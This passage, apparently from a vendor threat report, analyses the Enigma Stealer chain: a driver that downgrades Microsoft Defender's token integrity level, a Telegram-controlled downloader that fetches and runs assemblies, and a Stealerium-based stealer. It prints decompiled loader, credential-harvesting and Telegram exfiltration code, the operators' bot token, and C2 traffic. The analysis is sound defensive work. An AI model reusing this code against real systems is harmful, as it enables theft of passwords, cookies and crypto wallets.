    windefend_pid.Buffer = L"MsMpEng.exe";
    if ( v9 )
      break;
    if ( RtlEqualUnicodeString(&windefend_pid, &SystemInformation->ImageName, 0) )
    {
      ProcessId = SystemInformation->UniqueProcessId;
      break;
    }
    NextEntryOffset = SystemInformation->NextEntryOffset;
  }
  while ( (_DWORD)NextEntryOffset );
}
if ( SystemInformation )
  MmFreeNonCachedMemory(SystemInformation, SystemInformationLength);
if ( !ProcessId )
  PsTerminateSystemThread(STATUS_NOT_FOUND);
Process = 0i64;
TokenHandle = 0i64;
status = PsLookupProcessByProcessId(ProcessId, &Process);
if ( status < 0 )
  RtlNtStatusToDosError(status);
primaryToken = PsReferencePrimaryToken(Process);
rtStatus = ObOpenObjectByPointer(primaryToken, 0, 0i64, 8u, 0i64, 0, &TokenHandle);
if ( rtStatus < 0 )
  RtlNtStatusToDosError(rtStatus);
STATUS = mw_SetInformationToken(TokenHandle); // Patching IntergrityLevel MsMpEng.exe
if ( STATUS < 0 )
  RtlNtStatusToDosError(STATUS);
if ( !TokenHandle )
  ZwClose(0i64);
```

```
; NTSTATUS __fastcall mw_SetInformationToken(HANDLE TokenHandle)
mw_SetInformationToken proc near

Sid= qword ptr -28h
var_20= dword ptr -20h
TokenInformation= qword ptr -18h
var_10= qword ptr -10h

push    rbx
sub     rsp, 40h
xor     eax, eax
lea     rdx, IdentifierAuthority ; IdentifierAuthority
mov     rbx, rcx
mov     [rsp+48h+var_10], rax
lea     rcx, [rsp+48h+Sid] ; Sid
mov     [rsp+48h+Sid], rax
mov     r8b, 1          ; SubAuthorityCount
mov     [rsp+48h+var_20], eax
call    cs:RtlInitializeSid
xor     edx, edx        ; SubAuthority
lea     rcx, [rsp+48h+Sid] ; Sid
call    cs:RtlSubAuthoritySid
mov     r9d, 10h        ; TokenInformationLength
lea     r8, [rsp+48h+TokenInformation] ; TokenInformation
mov     rcx, rbx        ; TokenHandle
and     dword ptr [rax], 0
lea     rax, [rsp+48h+Sid]
lea     edx, [r9+9]     ; TokenInformationClass
mov     [rsp+48h+TokenInformation], rax
mov     dword ptr [rsp+48h+var_10], 20h ; ' ' ; SE_GROUP_INTEGRITY
call    cs:ZwSetInformationToken
add     rsp, 40h
pop     rbx
retn
mw_SetInformationToken endp
```

Figure 31. Integrity level patching

```
File:      Vulnerable_intel_driver_asoOXyTMZB
Size:      34568
MD5:       1898CEDA3247213C084F43637EF163B3
Compiled:  Thu, Nov 14 2013, 15:22:43 - 64 Bit Native
PDB:       c:\users\cloudbuild\337244\sdk\nal\src\winnt_wdm\driver\objfre_wnet_AMD64\amd64\iqvw64e.pdb
Version:   1.03.0.7 built by: WinDDK

Signature Valid
Subject:   Intel Corporation
Issuer:    VeriSign Class 3 Code Signing 2010 CA
```

Figure 32. Details of the vulnerable Intel driver binary



```
Compile date:           2022-12-12 08:11:50
Certificate:
  Issuer:               WDKTestCert User,133149696802542332 (??? / ??? / ???)
  Subject:              WDKTestCert User,133149696802542332 (??? / ??? / ???)
  Validity:             from 2022-12-08 to 2032-12-08
  SerialNumber:         200821724de369a7468eb99730672e4f
  HashAlgorithm:        SHA256
  CryptAlgorithm:       RSA
Debug:
  Date:                 2022-12-12 08:11:50
  Path:                 C:\projects\driver\Driver\x64\Release\driver.pdb
```

Figure 33. Details of the certificate of the vulnerable driver (top) and Enigma Driver (bottom)

Stage 3: EnigmaDownloader_s003

The following table shows the details of Enigma.Bot.Net.exe.

MD5	50949ad2b39796411a4c7a88df0696c8
SHA-1	67a502395fc4193721c2cfc39e31be11e124e02c
SHA-256	8dc192914e55cf9f90841098ab0349dbe31825996de99237f35a1aab6d7905bb
File size	10.50 KB (10752 bytes)

EnigmaDownloader_s003 is a third-stage downloader written in C#. It is responsible for downloading, decompressing, and executing the final stealer payload on an infected system. The malware also accepts commands from a Telegram channel, though these commands may vary between variants.

| stop
alive
runassembly

Upon launch, the malware sends a "Bot started" message to both the Debug server and the Telegram channel, indicating its successful execution.




Figure 34. Stage 3 payload initialization

It then sends a GET request to https://api[.]telegram[.]org/bot{token}/getUpdates to retrieve the command. Upon receiving the runassembly command, the malware downloads the next part of the final stage payload (*file_19.pack*), decompresses it using the GZipStream API, and executes it.

```
string text3 = webClient.DownloadString("https://api.telegram.org/bot" + this.BotToken + "/getUpdates");
Updates updates = new JavaScriptSerializer().Deserialize<Updates>(text3);
if (updates.ok)
{
    string text4 = "";
    Update[] result = updates.result;
    for (int i = 0; i < result.Length; i++)
    {
        text4 = result[i].message.text;
    }
    if (text4 != null && !(text2 == text4))
    {
        text2 = text4;
        if (text2.StartsWith(text))
        {
            string[] command = text2.Split(new char[] { '#' });
            if (command.Length >= 2)
            {
                string text5 = command[1];
                if (!(text5 == "stop"))
                {
                    if (!(text5 == "alive"))
                    {
                        if (text5 == "runassembly")
                        {
                            if (command.Length >= 3)
                            {
                                new Thread(delegate()
                                {
                                    try
                                    {
                                        using (MemoryStream memoryStream = new MemoryStream(this.GetFile(command[2])))
                                        {
                                            using (MemoryStream memoryStream2 = new MemoryStream())
                                            {
                                                using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
                                                {
                                                    gzipStream.CopyTo(memoryStream2);
                                                }
                                                Assembly assembly = Assembly.Load(memoryStream2.ToArray());
                                                this.SendMessage("assembly download success");
                                                if (command.Length == 6)
                                                {
                                                    string text6 = command[3];
                                                    Type type = assembly.GetType(text6);
                                                    string text7 = command[4];
                                                    object obj = type.GetMethod(text7).Invoke(null, new object[] { command[5] });
                                                    this.SendMessage(string.Format("runassembly {0}.{1}({2}) success, ret: {3}", new object[]
                                                    {
                                                        text6,
                                                        text7,
                                                        command[5],
                                                        obj
                                                    }));
                                                }
                                                else
                                                {
                                                    assembly.EntryPoint.Invoke(null, null);
                                                    this.SendMessage("runassembly EntryPoint success");
                                                }
                                            }
                                        }
```

Figure 35. Stage 3 payload commands

```
[Request]
https://api.telegram.org/bot5                                  /sendmessage?chat_id=5      5
    &text=[5cc19354-a24f-40f5-ad7a-66c8a7c783b0] Bot started


[C2 response]
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date:
Content-Type: application/json
Content-Length: 197
Connection: keep-alive
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection


{"ok":true,
"result":{"file_id":"BQACAgQAAxkBAAMPY8bdzAtXUiAGXzBOTbGNDvz_ZLcAAscNAAJg2DlSBgKQRDU26hYtBA",
"file_unique_id":"AgADxw0AAmDYOVI",
"file_size":2821408,
"file_path":"documents/file_19.pack"}}


[Request]
https://api.telegram.org/bot5                                  /getUpdates

[C2 response]
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date:
Content-Type: application/json
Content-Length: 403
Connection: keep-alive
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

{"ok":true,"result":{"message_id":47606,"from":{"id":5894962737,"is_bot":true,"first_name":"EnigmaTest
Message_001","username":"EnigmaTestMessage_001_bot"},"chat":{"id":5661436914,"first_name":"Теона","las
t_name":"Тест","username":"teonochka","type":"private"},"date":1674513144,"text":"[5cc19354-a24f-40f5-
ad7a-66c8a7c783b0] runassembly EntryPoint success"}}

[Request]
https://api.telegram.org/file/bot                                  /documents/file_19.pack
?file_id=BQACAgQAAxkBAAMPY8bdzAtXUiAGXzBOTbGNDvz_ZLcAAscNAAJg2DlSBgKQRDU26hYtBA
```

Figure 36. An example of network communication between EnigmaDownloader_s003 and the attacker’s Telegram channel.

Stage 4: Enigma Stealer

MD5	4DC2D57D9DB430235B21D7FB735ADF36
SHA-1	98BF3080A85743AB933511D402E94D1BCEE0C545
SHA-256	4D2FB518C9E23C5C70E70095BA3B63580CAFC4B03F7E6DCE2931C54895F13B2C
File size	2954.75 KB (2954752 bytes)

The final stage is the Enigma Stealer which, as we previously mentioned, is a modified version of an open-source information stealer project called Stealerium.

Upon execution, the malware initializes configuration and sets up its working directory.

```
[STAThread]
public static void Main()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.DefaultConnectionLimit = 9999;
    Directory.SetCurrentDirectory(Paths.InitWorkDir());
    Config.Init();

public sealed class Paths
{
    // Token: 0x060001D9 RID: 473 RVA: 0x0000F428 File Offset: 0x0000D628
    public static string InitWorkDir()
    {
        string text = Path.Combine(Paths.Lappdata, "7A10A112-4995-4FBB-9BE7-9B1A0C00E22F");
        if (Directory.Exists(text))
        {
            return text;
        }
        Directory.CreateDirectory(text);
        Startup.HideFile(text);
        return text;
    }

  public static string Lappdata = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
```

Figure 37. Enigma Stealer initialization

The malware configuration is as follows:

> public static string Version = "0.05.01";

public static string DebugMode = "0";
public static string Mutex = "6C0560CE-2E75-4BB4-A26E-F08592A1D56D";
public static string AntiAnalysis = "0";
public static string Autorun = "1";
public static string StartDelay = "0";
public static string WebcamScreenshot = "1";
public static string KeyloggerModule = "0";
public static string ClipperModule = "0";
public static string GrabberModule = "0";
public static string TelegramToken = "5894962737:AAHAFZnz2AkLAyHC0G-7S2je9JMWWLJHGsU";
public static string TelegramChatID = "5661436914";

It then starts to collect system information and steals user information, tokens, and passwords from various web browsers and applications such as Google Chrome, Microsoft Edge, Microsoft Outlook, Telegram, Signal, OpenVPN and others. It captures screenshots and extracts clipboard content and VPN configurations.

```csharp
    string text = Filemanager.CreateArchive(Passwords.Save(), false);
    Counter.SysInfoDict.Add("archive", File.ReadAllBytes(text));
    byte[] array = null;
    try
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            new BinaryFormatter().Serialize(memoryStream, Counter.SysInfoDict);
            array = memoryStream.ToArray();
        }
    }
    catch
    {
        return;
    }
    Program.SendToTelegram(array).Wait();
}

internal sealed class Passwords
{
    // Token: 0x06000019 RID: 25 RVA: 0x00003268 File Offset: 0x00001468
    public static string Save()
    {
        Console.WriteLine("Running passwords recovery...");
        if (!Directory.Exists(Passwords.PasswordsStoreDirectory))
        {
            Directory.CreateDirectory(Passwords.PasswordsStoreDirectory);
        }
        else
        {
            try
            {
                Filemanager.RecursiveDelete(Passwords.PasswordsStoreDirectory);
            }
            catch
            {
                Logging.Log("Stealer >> Failed recursive remove directory with passwords", true);
            }
        }
        if (!Report.CreateReport(Passwords.PasswordsStoreDirectory))
        {
            return "";
        }
        return Passwords.PasswordsStoreDirectory;
    }

    // Token: 0x04000028 RID: 40
    private static readonly string PasswordsStoreDirectory = Path.Combine(Paths.InitWorkDir(), "Data");
}
}
```

```csharp
Counter.SysInfoDict.Add("RamAmount", ramAmount);
Counter.SysInfoDict.Add("Date", SystemInfo.Datenow);
Counter.SysInfoDict.Add("ScrMetrics", text8);
Counter.SysInfoDict.Add("Battery", battery);
Counter.SysInfoDict.Add("ConnectedCamerasCount", text9);
Counter.SysInfoDict.Add("CurrentLanguage", name);
Counter.SysInfoDict.Add("installedKeyboard", text6);
Counter.SysInfoDict.Add("Antivirus", text11);
Counter.SysInfoDict.Add("AutoFill", Counter.AutoFill.ToString());
Counter.SysInfoDict.Add("Cookies", Counter.Cookies.ToString());
Counter.SysInfoDict.Add("Passwords", Counter.Passwords.ToString());
Counter.SysInfoDict.Add("CreditCards", Counter.CreditCards.ToString());
Counter.SysInfoDict.Add("FtpHosts", Counter.FtpHosts.ToString());
Counter.SysInfoDict.Add("BrowserWallets", Counter.BrowserWallets.ToString());
Counter.SysInfoDict.Add("Wallets", Counter.Wallets.ToString());
string text13 = string.Concat(new string[]
{
    "--ENIGMA STEALER--\r\n\r\n--System information\r\nBuildID:",
    text12,
    "\r\nHWID:",
    HardwareDevices.HardwareId,
    "\r\n\r\n[IP]\r\nExternal IP: ",
    publicIp,
    "\r\nInternal IP: ",
    localIp,
    "\r\nGateway IP: ",
    defaultGateway,
    "\r\nCountry: ",
    text,
    "\r\nZip code: ",
    text3,
```

Figure 38. Enigma Stealer exfiltrating sensitive data

The collected information is then compressed and exfiltrated to the attacker via Telegram.

```
--ENIGMA STEALER--

--System information
BuildID:TomasRey
HWID:

[IP]
External IP: OK
Internal IP:
Gateway IP:
Country: n/a
Zip code: n/a
Location: n/a
TimeZone: n/a

[Machine]
Username:
Compname:
System:
UAC: Elevate without prompting
Process Elevation: False
CPU: Unknown
GPU: Unknown
RAM: 4094MB
DATE: 2023-01-31 11:16:44 AM
```

```
Listing archive: Data.zip

--
Path = Data.zip
Type = zip
Physical Size = 363586
Comment =
{
Cred: 0|760|0|1
_
}

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2023-01-31 11:16:45 D....            0            0  Browsers
2023-01-31 11:16:45 D....            0            0  Browsers\Edge
2023-01-31 11:16:45 ....A           47           29  Browsers\Edge\AutoFill.txt
2023-01-31 11:16:45 ....A         4463         1377  Browsers\Edge\Cookies.txt
2023-01-31 11:16:45 ....A        34564         2139  Browsers\Edge\Downloads.txt
2023-01-31 11:16:45 ....A         1366          475  Browsers\Edge\History.txt
2023-01-31 11:16:45 D....            0            0  Browsers\Firefox
2023-01-31 11:16:45 ....A          120           87  Browsers\Firefox\Bookmarks.txt
2023-01-31 11:16:45 ....A         8760         3990  Browsers\Firefox\Cookies.txt
2023-01-31 11:16:45 ....A         5598         1751  Browsers\Firefox\History.txt
2023-01-31 11:16:45 D....            0            0  Browsers\Google
2023-01-31 11:16:45 ....A        38411         9572  Browsers\Google\Cookies.txt
2023-01-31 11:16:45 ....A         7461         1699  Browsers\Google\Downloads.txt
2023-01-31 11:16:45 ....A        20395         5386  Browsers\Google\History.txt
2023-01-31 11:16:47 D....            0            0  Directories
2023-01-31 11:16:46 ....A       268010        42282  Directories\Desktop.txt
2023-01-31 11:16:47 ....A       218245        21629  Directories\Documents.txt
2023-01-31 11:16:47 ....A        49618        10629  Directories\Downloads.txt
2023-01-31 11:16:47 ....A          143          103  Directories\Pictures.txt
2023-01-31 11:16:47 ....A           24           24  Directories\Startup.txt
2023-01-31 11:16:47 ....A         1716          508  Directories\Temp.txt
2023-01-31 11:16:47 ....A           34           32  Directories\Videos.txt
2023-01-31 11:16:46 D....            0            0  System
2023-01-31 11:16:45 ....A            0            0  System\Clipboard.txt
2023-01-31 11:16:45 ....A       324992       251945  System\Desktop.jpg
2023-01-31 11:16:46 ....A          847          551  System\Info.txt
2023-01-31 11:16:46 ....A         6777         1363  System\Process.txt
2023-01-31 11:16:45 ....A           29           29  System\ProductKey.txt
2023-01-31 11:16:46 ....A         1025          501  System\Windows.txt
2023-01-31 11:16:45 D....            0            0  Wallets
2023-01-31 11:16:45 D....            0            0  Wallets\Edge_Wallet
2023-01-31 11:16:45 D....            0            0  Wallets\Edge_Wallet\Edge_Exodus
2021-09-11 07:38:58 ....A            0            0  Wallets\Edge_Wallet\Edge_Exodus\000003.log
2021-09-11 07:38:58 ....A           16           15  Wallets\Edge_Wallet\Edge_Exodus\CURRENT
2021-09-11 07:38:58 ....A            0            0  Wallets\Edge_Wallet\Edge_Exodus\LOCK
2021-09-11 07:39:04 ....A          188          158  Wallets\Edge_Wallet\Edge_Exodus\LOG
2021-09-11 07:38:58 ....A           41           41  Wallets\Edge_Wallet\Edge_Exodus\MANIFEST-000001
```

Figure 39. An example of data exfiltrated from the victim's system

```
private static async Task SendToTelegram(byte[] payload)
{
    try
    {
        using (HttpClient client = new HttpClient())
        {
            using (MultipartFormDataContent content = new MultipartFormDataContent("Upload----" + DateTime.Now.ToString(CultureInfo.InvariantCulture)))
            {
                content.Add(new StreamContent(new MemoryStream(payload)), "document", "payload");
                HttpResponseMessage httpResponseMessage = await client.PostAsync("https://api.telegram.org/bot" + Config.TelegramToken + "/sendDocument?chat_id=" +
                  Config.TelegramChatID, content);
                using (HttpResponseMessage message = httpResponseMessage)
                {
                    string text = JsonConvert.DeserializeObject<JObject>(await message.Content.ReadAsStringAsync())["result"]["document"]["file_id"].ToString();
                    new WebClient().DownloadString(string.Concat(new string[]
                    {
                        "https://api.telegram.org/bot",
                        Config.TelegramToken,
                        "/sendmessage?chat_id=",
                        Config.TelegramChatID,
                        "&text=payloadfile;",
                        HardwareDevices.HardwareId,
                        ";",
                        text
                    }));
                }
                HttpResponseMessage message = null;
            }
            MultipartFormDataContent content = null;
        }
        HttpClient client = null;
    }
    catch
    {
    }
}
```

Figure 40. Data upload logic

Figure 41 illustrates a sample of the network traffic generated by the malware.

```
POST /bot                    /sendDocument?chat_id=          HTTP/1.1
Content-Type: multipart/form-data; boundary="Upload----(
Host: api.telegram.org
Content-Length:
Expect: 100-continue
Connection: Keep-Alive

--Upload----
Content-Disposition: form-data; name=document; filename=payload; filename*=utf-8''payload

.......................System.Collections.Generic.Dictionary`2[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=                ],[System.Object, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=                ]].....Version.Comparer.HashSize
KeyValuePairs.......System.Collections.Generic.GenericEqualityComparer`1[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=                ]]...System.Collections.Generic.KeyValuePair`2[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=                ],[System.Object, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=                ]][]!... ....%...
..........System.Collections.Generic.GenericEqualityComparer`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral,
PublicKeyToken=                ]].............!......System.Collections.Generic.KeyValuePair`2[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=                ],[System.Object, mscorlib,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=                ]].......System.Collections.Generic.KeyValuePair`2[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=                ],[System.Object, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=                ]].....key.value........BuildID.....$TomasRey
...............HWID.    ...
(             .............ip......OK...............LocalIp......
:             ...............DefaultGateway......          ..............Country......n/
a...............CountryCode        ...................ZipCode        ...................Location
.............. ....TimeZone        ..............#...
$.........................&....Compname.'....        ..........)...
```

Figure 41. Network traffic of data upload to the attacker's telegram channel

```
▷ { } Stealerium
▷ { } Stealerium.Clipper
▷ { } Stealerium.Helpers
▷ { } Stealerium.Modules
◢ { } Stealerium.Modules.Implant
    ▷ AntiAnalysis @0200005C
    ▷ MutexControl @0200005F
    ▷ SelfDestruct @02000060
    ▷ StartDelay @02000061
```




Figure 42. Enigma Stealer capabilities

It's worth mentioning that some strings, such as web browser paths and Geolocation API services URLs, are encrypted with the AES algorithm in cipher-block chaining (CBC) mode.




Figure 43. String encryption logic

List of decrypted strings:

> \Chromium\User Data\

\Google\Chrome\User Data\
\Google(x86)\Chrome\User Data\
\Opera Software\
\MapleStudio\ChromePlus\User Data\
\Iridium\User Data\
7Star\7Star\User Data
//CentBrowser\User Data
//Chedot\User Data
Vivaldi\User Data
Kometa\User Data
Elements Browser\User Data
Epic Privacy Browser\User Data
uCozMedia\Uran\User Data
Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
CatalinaGroup\Citrio\User Data
Coowon\Coowon\User Data
liebao\User Data
QIP Surf\User Data
Orbitum\User Data
Comodo\Dragon\User Data
Amigo\User\User Data
Torch\User Data
Yandex\YandexBrowser\User Data
Comodo\User Data
360Browser\Browser\User Data

Maxthon3\User Data
K-Melon\User Data
CocCoc\Browser\User Data
BraveSoftware\Brave-Browser\User Data
Microsoft\Edge\User Data
http://ip-api.com/line/?fields=hosting/content/dam/trendmicro/global/en/research/23/enigma-stealer-targets-cryptocurrency-industry-with-fake-jobs/iocs-enigma-stealer-targets-cryptocurrency-industry-with-fake-jobs-tm.txt
https://api.mylnikov.org/geolocation/wifi?v=1.1&bssid=
https://discordapp.com/api/v6/users/@me

Conclusion

Similar to previous campaigns involving groups such as Lazarus, this campaign demonstrates a persistent and lucrative attack vector for various advanced persistent threat (APT) groups and threat actors. Through the use of employment lures, these actors can target individuals and organizations across the cryptocurrency and Web 3 sphere. Furthermore, this case highlights the evolving nature of modular malware that employ highly obfuscated and evasive techniques along with the utilization of continuous integration and continuous delivery (CI/CD) principles for continuous malware development.

Organizations can protect themselves by remaining vigilant against phishing attacks. Furthermore, individuals are advised to remain cautious of social media posts or phishing attempts that offer job opportunities unless they are sure of their legitimacy. Due to current economic conditions, threat actors can be expected to continue to heavily deploy employment lures to target those seeking employment.

Meanwhile, organizations should also consider cutting edge multilayered defensive strategy and comprehensive security solutions such as Trend Micro™ XDR that can detect, scan, and block malicious URLs across the modern threat landscape.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.